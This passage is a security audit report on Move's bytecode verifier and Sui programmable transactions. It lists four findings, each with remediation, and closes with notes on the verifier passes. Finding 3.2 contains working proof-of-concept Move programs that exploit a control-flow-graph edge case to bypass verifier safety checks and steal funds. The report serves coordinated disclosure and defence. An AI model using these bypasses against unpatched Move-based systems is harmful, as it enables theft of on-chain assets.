Zellic

Move and Sui Security Assessment

Security Assessment

May 8, 2023

Prepared for:

Sam Blackshear

Mysten Labs

Prepared by:

Filippo Cremonese and Mark Griffin

Zellic Inc.

Contents

About Zellic

Zellic was founded in 2020 by a team of blockchain specialists with more than a decade of combined industry experience. We are leading experts in smart contracts and Web3 development, cryptography, web security, and reverse engineering. Before Zellic, we founded perfect blue, the top competitive hacking team in the world. Since then, our team has won countless cybersecurity contests and blockchain security events.

Zellic aims to treat clients on a case-by-case basis and to consider their individual, unique concerns and business needs. Our goal is to see the long-term success of our partners rather than simply provide a list of present security issues. Similarly, we strive to adapt to our partners' timelines and to be as available as possible. To keep up with our latest endeavors and research, check out our website zellic.io or follow @zellic_io on Twitter. If you are interested in partnering with Zellic, please contact us at hello@zellic.io.

1 Executive Summary

Zellic conducted a security assessment for Mysten Labs from February 27th to March 24th, 2023. During this engagement, Zellic reviewed Move and Sui Security Assessment's code for security vulnerabilities, design issues, and general weaknesses in security posture.

1.1 Goals of the Assessment

In a security assessment, goals are framed in terms of questions that we wish to answer. These questions are agreed upon through close communication between Zellic and the client. In this assessment, we sought to answer the following questions:

- Does the Move bytecode verifier have any correctness issues?
- Are there correctness issues in the implementation of programmable transactions?
- Are there security vulnerabilities in the implementation of programmable transactions?
- Can we improve the fuzz testing of the Move bytecode verifier?

1.2 Non-goals and Limitations

We did not assess the following areas that were outside the scope of this engagement:

- Sui or Move code outside of the bytecode verifier or programmable transactions
- Sui or Move network implementation
- Infrastructure relating to the project

Due to the time-boxed nature of security assessments in general, there are limitations in the coverage an assessment can provide.

During this assessment, we accepted a request from Mysten Labs to refocus the second half of the audit on the implementation of programmable transactions for Sui. The shortened scope limited the improvements we were able to implement with respect to fuzz testing. Additionally, active development of code that is under review reduces the effectiveness of any security review, and the programmable transaction code was still being developed during the audit.


1.3 Results

During our assessment on the scoped Move and Sui Security Assessment contracts, we discovered four findings. Two critical issues were found. The other findings were informational in nature.

Additionally, Zellic recorded its notes and observations from the assessment for Mysten Labs's benefit in the Discussion section (4) at the end of the document.

Breakdown of Finding Impacts

Impact Level	Count
Critical	2
High	0
Medium	0
Low	0
Informational	2



2 Introduction

2.1 About Move and Sui Security Assessment

Sui Move is an open-source language for writing safe smart contracts. It was originally developed at Facebook to power the Diem blockchain. However, Sui Move was designed as a platform-agnostic language to enable common libraries, tooling, and developer communities across blockchains with vastly different data and execution models.

2.2 Methodology

During a security assessment, Zellic works through standard phases of security auditing including both automated testing and manual review. These processes can vary significantly per engagement, but the majority of the time is spent on a thorough manual review of the entire scope.

Alongside a variety of tools and analyzers used on an as-needed basis, Zellic focuses primarily on the following classes of security and reliability issues:

Basic coding mistakes. Many critical vulnerabilities in the past have been caused by simple, surface-level mistakes that could have easily been caught ahead of time by code review. Depending on the engagement, we may also employ sophisticated analyzers such as model checkers, theorem provers, fuzzers, and so on as necessary. We also perform a cursory review of the code to familiarize ourselves with the contracts.

Business logic errors. Business logic is the heart of any smart contract application. We examine the specifications and designs for inconsistencies, flaws, and weaknesses that create opportunities for abuse. For example, these include problems like unrealistic tokenomics or dangerous arbitrage opportunities. To the best of our abilities, time permitting, we also review the contract logic to ensure that the code implements the expected functionality as specified in the platform's design documents.

Integration risks. Several well-known exploits have not been the result of any bug within the contract itself; rather, they are an unintended consequence of the contract's interaction with the broader DeFi ecosystem. Time permitting, we review the contracts' external interactions and summarize the associated risks: for example, flash loan attacks, oracle price manipulation, MEV/sandwich attacks, and so on.

Code maturity. We look for potential improvements in the code base in general. We look for violations of industry best practices and guidelines and code quality stan-

dards. We also provide suggestions for possible optimizations, such as gas optimization, upgradeability weaknesses, centralization risks, and so on.

For each finding, Zellic assigns it an impact rating based on its severity and likelihood. There is no hard-and-fast formula for calculating a finding's impact. Instead, we assign it on a case-by-case basis based on our judgment and experience. Both the severity and likelihood of an issue affect its impact. For instance, a highly severe issue's impact may be attenuated by a low likelihood. We assign the following impact ratings (ordered by importance): Critical, High, Medium, Low, and Informational.

Zellic organizes its reports such that the most important findings come first in the document, rather than being strictly ordered on impact alone. Thus, we may sometimes emphasize an "Informational" finding higher than a "Low" finding. The key distinction is that although certain findings may have the same impact rating, their *importance* may differ. This varies based on various soft factors, like our clients' threat models, their business needs, and so on. We aim to provide useful and actionable advice to our partners considering their long-term goals, rather than a simple list of security issues at present.

2.3 Scope

The engagement involved a review of the following targets:

Move and Sui Security Assessment Modules

Repositories	https://github.com/move-language/move https://github.com/MystenLabs/sui
Versions	move: `2ee17339842417963d4050db10a0677c522dee52` sui: `4265c59af41535939288a55db22062e73815e9b5`
Programs	• Core Move verifiers • Sui Programmable Transactions
Type	Rust
Platform	Sui

2.4 Project Overview

Zellic was contracted to perform a security assessment with two consultants for a total of six person-weeks. The assessment was conducted over the course of four calendar weeks.

Contact Information

The following project manager was associated with the engagement:

Chad McDonald, Engagement Manager
chad@zellic.io

The following consultants were engaged to conduct the assessment:

Filippo Cremonese, Engineer
fcremo@zellic.io

Mark Griffin, Engineer
mark@zellic.io

2.5 Project Timeline

The key dates of the engagement are detailed below.

February 23, 2023	Kick-off call
February 27, 2023	Start of primary review period
March 24, 2023	End of primary review period

3 Detailed Findings

3.1 Command results without the `drop` ability could be dropped

- **Target**: Programmable Transactions
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: Critical
- **Impact**: Critical

Description

Programmable transaction commands can return a result containing one or more objects. Those objects can be used as inputs to subsequent commands, for example as inputs to a Move call or transferred to an address.

All objects without the `drop` ability must be used before the transaction ends. This is enforced by the `ExecutionContext::finish` function, which checks the type and abilities for each result from the commands executed. However, the implementation of the function for values of type `Some(Value::Raw(RawValueType::Loaded))` is currently incomplete.

```
Some(Value::Raw(RawValueType::Loaded { abilities, .. }, _)) => {
    // - nothing to check for drop
    // - if it does not have drop, but has copy,
    // the last usage must be by value in order to "lie" and say that the
    // last usage is actually a take instead of a clone
    // - Otherwise, an error
    if abilities.has_drop() {
    } else if abilities.has_copy()
        && !matches!(last_usage_kind, Some(UsageKind::ByValue))
    {
        let msg = "The value has copy, but not drop.
        Its last usage must be by-value so it can be taken.";
        return Err(ExecutionError::new_with_source(
            ExecutionErrorKind::UnusedValueWithoutDrop {
                result_idx: i as u16,
                secondary_idx: j as u16,
            },
            msg,
        ));
    }
```

The logic for handling results that have `drop` or `copy` is implemented, but values that have neither ability are passed through, instead of causing an error as per the specification.

Impact

This violates the specified property of programmable transactions and could allow results without both `drop` and `copy` to be dropped. Notably, data types that represent coins and capabilities typically do not have those abilities, including the standard Sui framework data type for representing coins.

Additionally, a common implementation of flash loans gives the borrower an object representing the loan position that does not have the `drop` ability. In order to correctly finish the transaction, this object must be destroyed by giving it back to the lender contract together with the lent funds and interests. This vulnerability would allow to break the security of such a system by dropping the object regardless of its declared abilities.

Recommendations

Implement a third condition in the if/else block shown above that would return an `ExecutionErrorKind::UnusedValueWithoutDrop` for types where `!abilities.has_copy()` is true.

Remediation

This issue has been acknowledged by Mysten Labs, and a fix was implemented in commit 8109e2e4.

3.2 Incorrect control flow graph construction

- **Target**: Core Move Verifier
- **Category**: Coding Mistakes
- **Likelihood**: High
- **Severity**: Critical
- **Impact**: Critical

Description

Some verifiers make use of a program analysis technique called abstract interpretation. This technique analyzes the code of the program being verified by following its control flow graph (CFG). The CFG of a function is a directed graph that represents all the possible execution paths of a program. Nodes of the graph represent a basic block, which is a sequence of instructions in which only the last one is a branch, return, or abort. Edges between two nodes mean that there is a possible execution path between the source and the destination node.

For efficiency reasons, the successors list of every basic block is precomputed when the CFG is created. The successors list of a basic block is the set of basic blocks that can be directly reached from it.

The function that computes the successors of an instruction, `file_format.rs::get_successors`, contains an edge case that causes it to incorrectly return an empty list of successors:

```
pub fn get_successors(pc: CodeOffset, code: &[Bytecode])
    -> Vec<CodeOffset> {
    assert!(
        // The program counter must remain within the bounds of the code
        pc < u16::MAX && (pc as usize) < code.len(),
        "Program counter out of bounds"
    );

    // Return early to prevent overflow if pc is hitting the end of max
    number of instructions allowed (u16::MAX).
    if pc > u16::max_value() - 2 {
        return vec![];
    }
    // [function continues ...]
```

If the `pc` of the instruction is `u16::MAX - 1`, the list of successors is empty.

Impact

The incorrect construction of the CFG can lead to a bypass of any verifier that uses the CFG successor list. These currently include the core Move reference safety and locals safety verifiers, as well as the Sui-specific ID leak verifier.

Multiple avenues of attack are possible because of this security issue. We constructed proof of concepts that bypass both core verifiers.

This vulnerability could likely be exploited to cause extremely significant financial damage. For instance, a common implementation of flash loans gives the borrower an object that does not have the `drop` ability, which must be given back to the lender contract together with the lent funds and interests in order to correctly finish the transaction. As shown in the below proof of concepts, the security of the system can be broken by bypassing the locals safety verifier.

We note that the Move VM has additional optional security checks (`paranoid_type_checks`) that prevent most exploits. These checks result in a runtime VM error and are not part of the verifier. They seem to be effective at preventing an object without the `drop` ability from being dropped, but they are insufficient to guard against all possible exploits, as demonstrated in the third proof of concept.

Reference safety verifier bypass

This proof of concept demonstrates the ability to bypass the reference safety verifier by invoking a hypothetical `squash` function that takes two mutable `Coin` references and moves the value of the second coin into the first. The function is instead invoked with two mutable references to the same coin:

```
//# publish --syntax=move
module 0x1::balance {
    struct Balance has drop {
        value: u64
    }

    public fun create_balance(value: u64): Balance {
        Balance { value }
    }

    public fun squash(balance_1: &mut Balance, balance_2: &mut Balance) {
        let balance_2_value = balance_2.value;
        balance_2.value = 0;
        balance_1.value = balance_1.value + balance_2_value;
    }
```

```
}

//# run
import 0x1.balance;

main() {
    let balance_a: balance.Balance;
label padding:
    jump end;
    return;
    // [PADDING RETURN STATEMENTS]
    return;
label start:
    balance_a = balance.create_balance(100);
    balance.squash(&mut balance_a, &mut balance_a);
    return;
label end:
    jump start;

}
```

Locals safety verifier

This second proof of concept demonstrates the ability to bypass the locals safety verifier by dropping a value that does not have the `drop` ability. Two instances of an object are obtained and stored in a local variable. The first instance is overwritten with the second (which would normally not be possible), and the second instance is then destroyed using an intended function. We note that dropping an object of which only one instance exists should also be possible in a similar fashion, for example by wrapping it into a vector and overwriting it with an empty vector of the same type.

```
//# publish --syntax=move
module 0x1::test {
    struct HotPotato {
        value: u32
    }

    public fun get_hot_potato(): HotPotato {
        HotPotato { value: 42 }
    }
```

```
    public fun destroy_hot_potato(potato: HotPotato) {
        HotPotato { value: _ } = potato;
    }
}

//# run
import 0x1.test;

main() {

    let hot_potato_1: test.HotPotato;
    let hot_potato_2: test.HotPotato;

label padding:
    jump end;
    return;
    // [LOTS OF RETURNS]
    return;
label start:
    hot_potato_1 = test.get_hot_potato();
    hot_potato_2 = test.get_hot_potato();
    hot_potato_1 = move(hot_potato_2);
    test.destroy_hot_potato(move(hot_potato_1));
    return;
label end:
    jump start;

}
```

Paranoid type checks bypass

This following proof of concept demonstrates how it is possible to push a mutable reference to an object and the object itself to the virtual machine stack. This allows to pass the object to some other function while retaining a mutable reference to it. This proof of concept simulates a payment by invoking a function that takes a `Balance` object and then steals back the transferred value by using the mutable reference.

The most straightforward way to obtain a reference in Move would be to store the object in a local variable and then to take a reference to it. Using this method to push both a mutable reference and the instance of the target object on the stack is not feasible due to runtime checks independent from the verifier and from the separate `paranoid_type_checks`. Execution of the `MoveLoc` instruction to move the local variable

to the stack will cause an error in `values_impl.rs::swap_loc`; the function checks that the reference count of the object being moved is at most one. Since taking a mutable reference increases the reference count, it not possible to move a local variable for which a reference exists.

This proof of concept shows one of the possible bypasses to this limitation. The broken state is achieved by packing the victim object in a vector, taking a reference to the object, and then pushing the object to the stack by unpacking the vector. This strategy allows to get a mutable reference to the object without it being stored directly in a local variable, bypassing the check.

```
//# publish --syntax=move
module 0x1::test {
    struct Balance has drop {
        value: u64
    }

    public fun balance_create(value: u64): Balance {
        Balance { value }
    }

    public fun balance_value(balance: &Balance): u64 {
        balance.value
    }

    public fun pay_debt(balance: Balance) {
        assert!(balance.value ≥ 100, 234);
        // Here we are dropping the balance
        // In reality it would be transferred, the payment marked as done,
    etc
    }

    public fun balance_split(self: &mut Balance, value: u64): Balance {
        assert!(self.value ≥ value, 123);
        self.value = self.value - value;
        Balance { value }
    }
}

//# run
import 0x1.test;
```

```
main() {
    let v: vector<test.Balance>;
    let bal: test.Balance;

label padding:
    jump end;
    return;
    // [padding returns]
    return;
label start:
    bal = test.balance_create(100);
    v = vec_pack_1<test.Balance>(move(bal));

    // Stack at this point: <empty>

    // Pushes a mutable reference to the balance on the stack
    vec_mut_borrow<test.Balance>(&mut v, 0);

    // Stack at this point: &mut balance

    // Pushes the balance instance by unpacking the vector
    vec_unpack_1<test.Balance>(move(v));

    // Stack at this point: &mut balance, balance

    // Pay something (implicitly using the balance on top of the stack as
    argument)
    test.pay_debt();

    // Stack at this point: &mut balance

    // We still have the mutable reference to the balance, let's steal
    from it
    (100);                          // Push 100 on the stack
    bal = test.balance_split();

    // Stack at this point: <empty>

    assert(test.balance_value(&bal) == 100, 567);

    return;
label end:
```

```
    jump start;
}
```

Recommendations

Remove the edge case from the function, turning it into an assertion as a hardening measure. Additionally, we suggest to use checked math operations as an additional safety precaution.

This edge case was likely implemented to make sure that regular instructions and conditional branches (which can fall through to the next offset) do not cause an overflow in the program counter. However, by the point the CFG is computed in the verifier, the control flow verifier has already established that the last instruction in a function is an unconditional branch. Since functions can have at most 65,536 instructions, this means that the instruction at offset `u16::MAX` must be an unconditional branch. Therefore its `pc+1` (which would overflow) will never be a successor.

Remediation

This issue has been acknowledged by Mysten Labs, and a fix was implemented in commit d2bf6a3c.

The issue affected multiple third party users of the Move codebase; therefore, `d2bf6a3c` fixes the issue covertly and was released as part of a coordinated disclosure effort.

3.3 Inefficient handling of VecPack and VecUnpack instructions

- **Target**: Type Safety and Reference Safety Verifiers
- **Category**: Coding Mistakes
- **Likelihood**: Medium
- **Severity**: Medium
- **Impact**: Informational

Description

The type safety and reference safety verifiers maintain a stack that is used to model the effects the code being verified would have on the real Move VM stack.

We observed a potentially exploitable inefficiency in the code that processes `VecPack` and `VecUnpack`. These instructions allow to pack and unpack a fixed number of elements from a vector. The `VecPack` removes the specified number of elements from the operand stack and inserts them in a new vector, while `VecUnpack` does the opposite.

The two verifiers execute a number of operations that equals the number of elements that would be packed or unpacked by these instructions. This can be seen in this excerpt of code from `type_safety.rs::verify_instr`

```
Bytecode::VecPack(idx, num) => {
    let element_type = &verifier.resolver.signature_at(*idx).0[0];
    for _ in 0..*num {
        let operand_type = safe_unwrap!(verifier.stack.pop());
        if element_type != &operand_type {
            return Err(verifier.error(StatusCode::TYPE_MISMATCH,
    offset));
        }
    }
    verifier
        .stack
        .push(ST::Vector(Box::new(element_type.clone())));
}
// ...
Bytecode::VecUnpack(idx, num) => {
    let operand_vec = safe_unwrap!(verifier.stack.pop());
    let declared_element_type
    = &verifier.resolver.signature_at(*idx).0[0];
    if operand_vec != ST::Vector(Box::new(declared_element_type.clone()))
    {
        return Err(verifier.error(StatusCode::TYPE_MISMATCH, offset));
    }
```

```
    for _ in 0..*num {
        verifier.stack.push(declared_element_type.clone());
    }
}
```

as well as this excerpt from `reference_safety/mod.rs::execute_inner`:

```
Bytecode::VecUnpack(idx, num) => {
    safe_assert!(safe_unwrap!(verifier.stack.pop()).is_value());

    let element_type = vec_element_type(verifier, *idx)?;
    for _ in 0..*num {
        verifier.stack.push(state.value_for(&element_type));
    }
}
// ...
Bytecode::VecUnpack(idx, num) => {
    safe_assert!(safe_unwrap!(verifier.stack.pop()).is_value());

    let element_type = vec_element_type(verifier, *idx)?;
    for _ in 0..*num {
        verifier.stack.push(state.value_for(&element_type));
    }
}
```

Impact

This inefficient implementation could allow to perform a DOS attack on the verifier by submitting a program with an instruction that performs a `VecPack` or `VecUnpack` instruction on a very large number of elements.

The attack is made harder in practice by constraints imposed by previous verifiers that limit the number of elements that can effectively be used in these instructions. First, the maximum number of elements is limited to 2^16 by the instruction consistency verifier. Second, the stack usage verifier enforces a configurable limit on the maximum stack height increase in a single basic block, which is currently set to 1,024. This directly implies that a single `VecUnpack` instruction cannot operate on more than 1,024 elements. Due to the requirement that the stack height is balanced between a basic block entry and exit, it indirectly implies that `VecPack` also cannot operate on more than 1,024 elements, since the elements would have to be pushed on the stack by other operations that are also subject to the same limitation. Additionally, the de-

fault configuration for the Sui protocol limits a module to have a maximum of 1,000 function definitions, and each function to have at most 1,024 basic blocks.

Despite these constraints, we do believe a slightly more sophisticated attack could be possible. It is possible to create a module with a large number of functions each containing numerous basic blocks that exploit this inefficiency to the maximum extent. The module could also declare other similar malicious modules as dependencies, which would stress the verifier further, since dependencies are also verified when they are loaded.

Recommendations

A stopgap remediation, also suggested by Mysten Labs engineers, would be to further limit the number of elements allowed in `VecPack`/`VecUnpack` instructions. However, determining if a maximum safe number exists and quantifying it is not trivial.

Implementing a more efficient method for maintaining the verifier stack seems to be possible. Instead of storing only a single type per element, the verifier stack could store a tuple consisting of `(type, num_elements)` that could more efficiently represent repeated elements of the same type, both in terms of space and time.

Remediation

This issue has been acknowledged by Mysten Labs, and a fix was implemented in commit 19ba60e7.

3.4 Insufficient argument validation for `MakeMoveVec` commands

- **Target**: Programmable Transactions
- **Category**: Coding Mistakes
- **Likelihood**: Medium
- **Severity**: Low
- **Impact**: Informational

Description

The commands for programmable transactions can take arguments of multiple types, coming from multiple sources.

When processing `MakeMoveVec` commands, users are allowed to supply a bytes buffer representing the BCS encoding of primitive values (such as integers) to allow creating vectors of primitive values.

It is fundamental that only primitive values are allowed, as allowing the user to supply the BCS encoding of a non-primitive type would allow to forge Sui objects. This property is correctly enforced by the system.

Another desirable property of command handlers would be rejecting invalid BCS-encoded primitive values. The handler for `MakeMoveVec` is not currently performing such a check. The BCS encoding of the newly created vector is built by this loop (excerpt from `execution.rs::execute_command`):

```
for (idx, arg) in arg_iter {
    let value: Value = context.by_value_arg(CommandKind::MakeMoveVec,
    idx, arg)?;
    check_param_type::<_, _, Mode>(context, idx, &value, &elem_ty)?;
    used_in_non_entry_move_call =
        used_in_non_entry_move_call
    || value.was_used_in_non_entry_move_call();
    value.write_bcs_bytes(&mut res);
}
```

The `write_bcs_bytes` function just extends the `res` buffer with the user-provided buffer for values of type `Value::Raw`:

```
pub fn write_bcs_bytes(&self, buf: &mut Vec<u8>) {
    match self {
        Value::Object(obj_value) => obj_value.write_bcs_bytes(buf),
        Value::Raw(_, bytes) => buf.extend(bytes),
    }}
```

Impact

It is possible to create vectors of primitive values with invalid BCS encoding. We do not believe this issue to be exploitable.

We identified two possible cases a malformed BCS vector can fall into (the two cases could also happen simultaneously):

1. The encoding of the malformed vector consists of a valid BCS-encoded vector, followed by extraneous bytes at the end. It is possible to build such a vector by using a malformed argument with extra bytes at the end of its BCS encoding.

2. The encoding of one or more of the elements of the vector is invalid. One trivial example of this would be to build a vector of boolean elements, with one malformed element whose BCS encoding is `0x02`.

We could not find a way to take advantage of a malformed vector to build a meaningful exploit. We believe the vector can be reused as an input for two commands: `MakeMoveVec` and `MoveCall`.

Repeated use of `MakeMoveCall` would result in another malformed vector, without further interesting properties. We note that we believe it is possible to turn the malformed encoded vector into a well-formed vector of vectors, but we have not identified a path for taking advantage of this.

Using a malformed vector as an argument to `MoveCall` would result in a revert before execution of the called function starts, when the Move VM deserializes the arguments for the call. Either combination of the two cases above would cause an error.

Recommendations

While we do not believe an exploit leveraging this issue is currently possible, we strongly encourage to reject invalid BCS-encoded values as early as possible as a hardening measure.

Remediation

This issue has been acknowledged by Mysten Labs, and a fix was implemented in commit 8dd29ff8.

4 Discussion

The purpose of this section is to document miscellaneous observations that we made during the assessment.

4.1 Move bytecode verifier

One of the main areas of focus in this security assessment was the core Move bytecode verifier.

The verifier consists of multiple passes that enforce security invariants are satisfied before a module is published or run.

We note that Sui adds additional verifier passes that are run in addition to the core Move verifier. These verifiers are not run every time a module is run but only when a module is published. This implies that published modules would not be subject to additional constraints added to the Sui verifier after they have been published, and this could be problematic if a security vulnerability was found in the Sui verifier.

We also note that the core Move bytecode verifier alone does not enforce all the invariants required to secure the Move/Sui platform. In addition to the Sui-specific bytecode security invariants mentioned above, other areas of the code are tasked with checking properties that do not directly depend on the bytecode, which were not in scope of this assessment.

The common entry point into the verifier, invoked both when publishing and when invoking a module, is `move_bytecode_verifier::verify_module_with_config`. The verifier consists of a series of passes:

- `BoundsChecker::verify_module`
- `LimitsVerifier::verify_module`
- `DuplicationChecker::verify_module`
- `SignatureChecker::verify_module`
- `InstructionConsistency::verify_module`
- `constants::verify_module`
- `friends::verify_module`
- `ability_field_requirements::verify_module`
- `RecursiveStructDefChecker::verify_module`
- `InstantiationLoopChecker::verify_module`
- `CodeUnitVerifier::verify_module`

- `script_signature::verify_module`

The verifiers run in sequence, with the next one only running if the previous returned no error. The order in which verifiers run is important, as each pass assumes previous passes have run successfully.

BoundsChecker

This pass ensures that all the indices used in the binary are consistent and not out of bounds. If this pass was faulty, the verifier or VM could crash because of an out-of-bounds access. Worse consequences can be ruled out due to Rust runtime bounds checks.

No major issues were found in this pass. We did find a redundant check in `check_bounds.rs::check_function_def` — the code repeats the same thing that the call to `check_bounds_impl(self.view.function_handles(), function_def.function)` just above does. Similarly, the check of `function_handle.parameters` also seems redundant with the one done in `check_function_handle` (which is invoked on all function handles by `check_bounds.rs::check_function_handles`). It could also use `check_bounds_impl` to be a bit less verbose.

LimitsVerifier

This pass enforces limits to the number or size of certain definitions in the binary. If this pass was faulty, it could be possible/easier to cause a resource exhaustion.

No issues were found.

DuplicationChecker

This pass ensures that there are no duplicate entries in sensitive sets of definitions contained in a module. Subsequent passes assume no duplicates are present.

The pass also ensures the following properties, which are unrelated to the name of the pass:

- every function and struct definition points to the self module
- every function and struct declaration referring to the self module has a definition

We believe that those two additional and seemingly unrelated checks are more critical to the security of the system than the duplication check itself. It is unclear why this pass has the responsibility to perform these checks, and while the module documentation does say these additional checks are performed, we would suggest renaming the pass or extracting these checks into a separate pass for clarity.

No issues were found in this pass.

SignatureChecker

This pass enforces constraints on signature tokens. In particular, the following checks are performed:

- All signatures, function parameters, return values, and local variables contain references that are at most one level deep, meaning there cannot be a reference to a reference or struct fields containing a reference type.
- Phantom parameters must be used only in phantom parameter positions.
- Type instantiations are consistent with the required number of type parameters and constraints.
- Vector opcodes have exactly one type argument.

A bug in this pass could be critical, for example allowing instantiation of a struct with abilities that would not be allowed by its member types.

No issues were found in this pass.

We note that the pass contains an alarming-looking behavior in `check_type_instantiation`. Previous versions of the code did not check ability constraints on the inner types of a reference or a vector. This bug was fixed, but the incorrect behavior is preserved for module versions 5 and below to guarantee backwards compatibility. Exploiting this bug does not seem possible, however. As also stated in the analysis from the Move development team (found in the message for commit `78a9e2b0`, which fixed the bug), taking advantage of this bug is impossible since the verifier will raise errors when trying to use an instance of a generic type that cannot satisfy the constraints required by the usage. Depending on the usage type, this occurs due to other checks done by `SignatureChecker` or by the `ability_field_requirements` verifier.

InstructionConsistency

This pass ensures that generic operations are consistent. This means checking that, for instance, structure operations refer to generic structs or that generic calls actually refer to generic functions, and vice versa for the nongeneric versions.

It also ensures that vector pack and unpack instructions are limited to max 2^16 elements. This is important to prevent potential denial-of-service conditions in following passes that perform operations that require time and space proportional to the number of elements specified in the pack/unpack instructions.

No issues were found in this pass.

Constants verifier

This module verifies that constants defined in a module/script are of an allowed type. This is important to prevent instantiation of a privileged type such as a struct or a reference. The pass also makes sure that the BCS-encoded constant can be deserialized correctly.

A fault in this pass could have critical consequences, allowing to create an instance of any struct or to supply an invalid BCS-encoded value, which would have an impact that is difficult to determine.

No issues were found in this pass.

Friends verifier

This pass ensures that a module cannot declare itself or a module from another address as friends. An issue in this pass could be a potential cause of a denial of service due to a circular reference, but the risk is limited compared to other more critical passes.

No issues were found in this pass.

4.2 `ability_field_requirements` verifier

This pass ensures that all the fields of a structure definition have the abilities required to satisfy the abilities declared on the structure. For each field of every structure definition, the type of the field is required to have a strict superset of the abilities required by the overall structure.

This verifier is critical to the security of the system, as it ensures that ability constraints are not bypassed by wrapping a type in a struct.

No issues were found in this pass.

4.3 `RecursiveStructDefChecker`

This pass ensures that all structure definitions in the module are not recursive, meaning there cannot be a field that (directly or indirectly) refers to the struct that contains it.

The verifier tries to compute a topological order on the directed type graph. If a topological order is found, then the graph must be acyclic, meaning it does not represent any recursive definition.

We note that the pass assumes `DuplicationChecker` has already run in order to correctly build the type graph.

A fault in this verifier could enable a denial-of-service attack on the verifier.

No issues were found in this pass.

4.4 `CodeUnitVerifier`

This pass runs the following subverifiers on every function defined in the module:

- control flow verifier
- code unit verifier
  - stack usage
  - type safety
  - locals safety
  - reference safety
- acquires list verifier

Control flow verifier

This pass has a different behavior depending on whether the module version is above or below version 5.

The older version of the verifier logic used to assume the code being verified had some restrictions that are not strictly required to implement this pass. Namely, back edges were defined as branches from a higher to a lower offset in the code. This is not the canonical definition of back edge, and further checks are performed to ensure this definition of back edge cannot be exploited to compromise the CFG verifier.

The logic for each behavior described below is run on every function defined in the module.

Module version 6 and above

First, the pass makes sure that the function code is not empty and that the last instruction is an unconditional branch (`Ret`, `Abort`, or `Branch`). This makes sure that execution cannot fall through into nonexisting code, since all other jumps have already be verified by `BoundsChecker` to fall within the bounds of the code of the function they belong. At this point, the function is guaranteed to either loop indefinitely or terminate, meaning execution will never end up in an undefined opcode.

At this point the CFG of the function is verified to be reducible, meaning it only contains natural loops. A reducible CFG is desirable as it simplifies further analyses.

Additionally, this pass can enforce a configurable maximum loop depth, which is set to 5 in the current version of the protocol.

Module version 5 and below

The legacy verifier also makes sure that the function is not empty and that the last instruction is an unconditional branch, in the same way that the V6+ verifier described above does.

In order to understand the following checks, it is important to remember that, in the context of this verifier,

- back edges are defined as branches to a code offset lower or equal to the offset of the branch
- loops are defined as the contiguous code region between a loop head and the last back edge of the loop
  - opcodes not belonging to the loop are not allowed between the code offset of the loop head and the code offset of the last loop back edge (also called the "last continue")
  - loops can only be well-nested, meaning a nested loop cannot break or continue to the loop of a containing loop

Back edges are checked to jump directly to the head of the loop that contains the branch instruction.

Forward edges contained within a loop are checked to make sure they jump directly at the end of the loop that directly contains them, meaning code is not allowed in between the last continue of a loop and an instruction target of the loop exit branch.

All forward edges are checked to ensure they do not target the middle of a loop, making sure all loops have a well-defined single head.

Lastly, the pass can enforce an optional configurable maximum loop depth, which is set to 5 in the current version of the protocol.

Stack usage verifier

This pass verifies two properties. This pass can also ensure that the stack cannot grow more than the configurable `config.max_value_stack_size` value, which is unset by default for the Move codebase and set to 1,024 for the current version of the Sui protocol.

Stack balance

First, it ensures the height of the stack is balanced, meaning every basic block must end with the same stack height that it started with, with the exception of basic blocks

terminating with return instructions, which must leave the appropriate number of return values on the stack.

This property is checked by simulating the effect each opcode of each basic block would have on the stack. Since the number of elements pushed to and popped from the stack by any opcode is statically decidable, it is possible to add the amount of pushes and subtract the amount of pops from a counter. While doing so, the counter is checked to never become negative and checked to be zero at the end of each basic block.

A minor potential issue was found. In `StackUsageVerifier::verify_block`, the error case of the result of the `u64::checked_add(overall_push, num_pushes)` operation is not handled. We do not believe it to be possible to overflow `overall_push` in practice. The operation allowing to perform the biggest number of pushes is a `VecUnpack`, which is limited to unpack at most 2^16 elements by the `InstructionConsistency` pass.

No out-of-bounds access

During the execution of any single basic block, the stack height must never decrease below the height at the time the block is entered. This implies a basic block cannot access portions of the stack below its assigned one (which would be impossible since stack frames are entirely separate).

Type safety

This pass ensures that stack-based and local-based operands have the correct type and the required abilities.

It operates on all basic blocks, one at a time. A virtual stack is maintained, and for each instruction in the basic block, the types of the operands is pushed to or popped from it where appropriate. This strategy is sound since the stack was verified to be balanced at the beginning and end of a basic block by the stack usage verifier. All operands are verified to have the type and abilities required by the instruction being analyzed.

A fault in this pass would likely allow to perform a type confusion and to use a type with an instruction that is meant to operate on a different one. No issues were found.

Locals safety

This pass ensures that operations involving local variables are safe. It prevents operations that

- would move, copy, or borrow an unavailable local variable
- would drop a local variable value without the `drop` ability by overwriting it or returning from the function

It is implemented via an abstract interpretation framework that keeps track of the availability state of the local variables. Three states are admitted: `Unavailable`, `Available`, and `MaybeAvailable`. These states represent the knowledge that a local variable is, respectively, definitely unavailable (e.g., the value was moved), definitely available (meaning the local variable certainly contains a value), or that it might be available but not for certain. This last partially undetermined state is used to ensure values that might remain stored in locals at the end of a function cannot be dropped unless they have the `drop` ability.

Function locals are used to store both function arguments, which start in the `Available` state, as well as local temporary variables, which start as `Unavailable`. The abstract interpretation machine iterates over the control flow graph, emulating the effects of the instructions of every basic block to keep track of the state of the local variables. This is done until a fixed point is reached, which is guaranteed to happen due to how the transfer function is defined and the properties of the CFG enforced by the control flow verifier.

A fault in this pass could have two consequences:

- allow to use an unavailable local variable
- allow to drop values without the `drop` ability

Due to how the Move VM is currently implemented, trying to exploit the case would likely just cause a crash. This is because at runtime, unavailable values are represented by `ValueImpl::Invalid`, which are checked for, allowing to detect faults in the verifier.

A mitigation against the second consequence can be enabled with the `paranoid_type_checks` option of the verifier, which also introduces runtime checks that ensure the overwritten value has the `drop` ability.

No issues were found in this pass. However, a critical issue was discovered in the implementation of a helper function used to construct the CFG used by this verifier, which allows to bypass it entirely. Refer to finding 3.2 for an in-depth description of the issue.

Reference safety

This pass ensures usage of references is safe; in other words, it enforces the Move data ownership model.

More specifically, it checks that

- no mutable reference exists to a local value when it is copied
- no reference exists to a local value when it is taken (overwritten or dropped) or moved

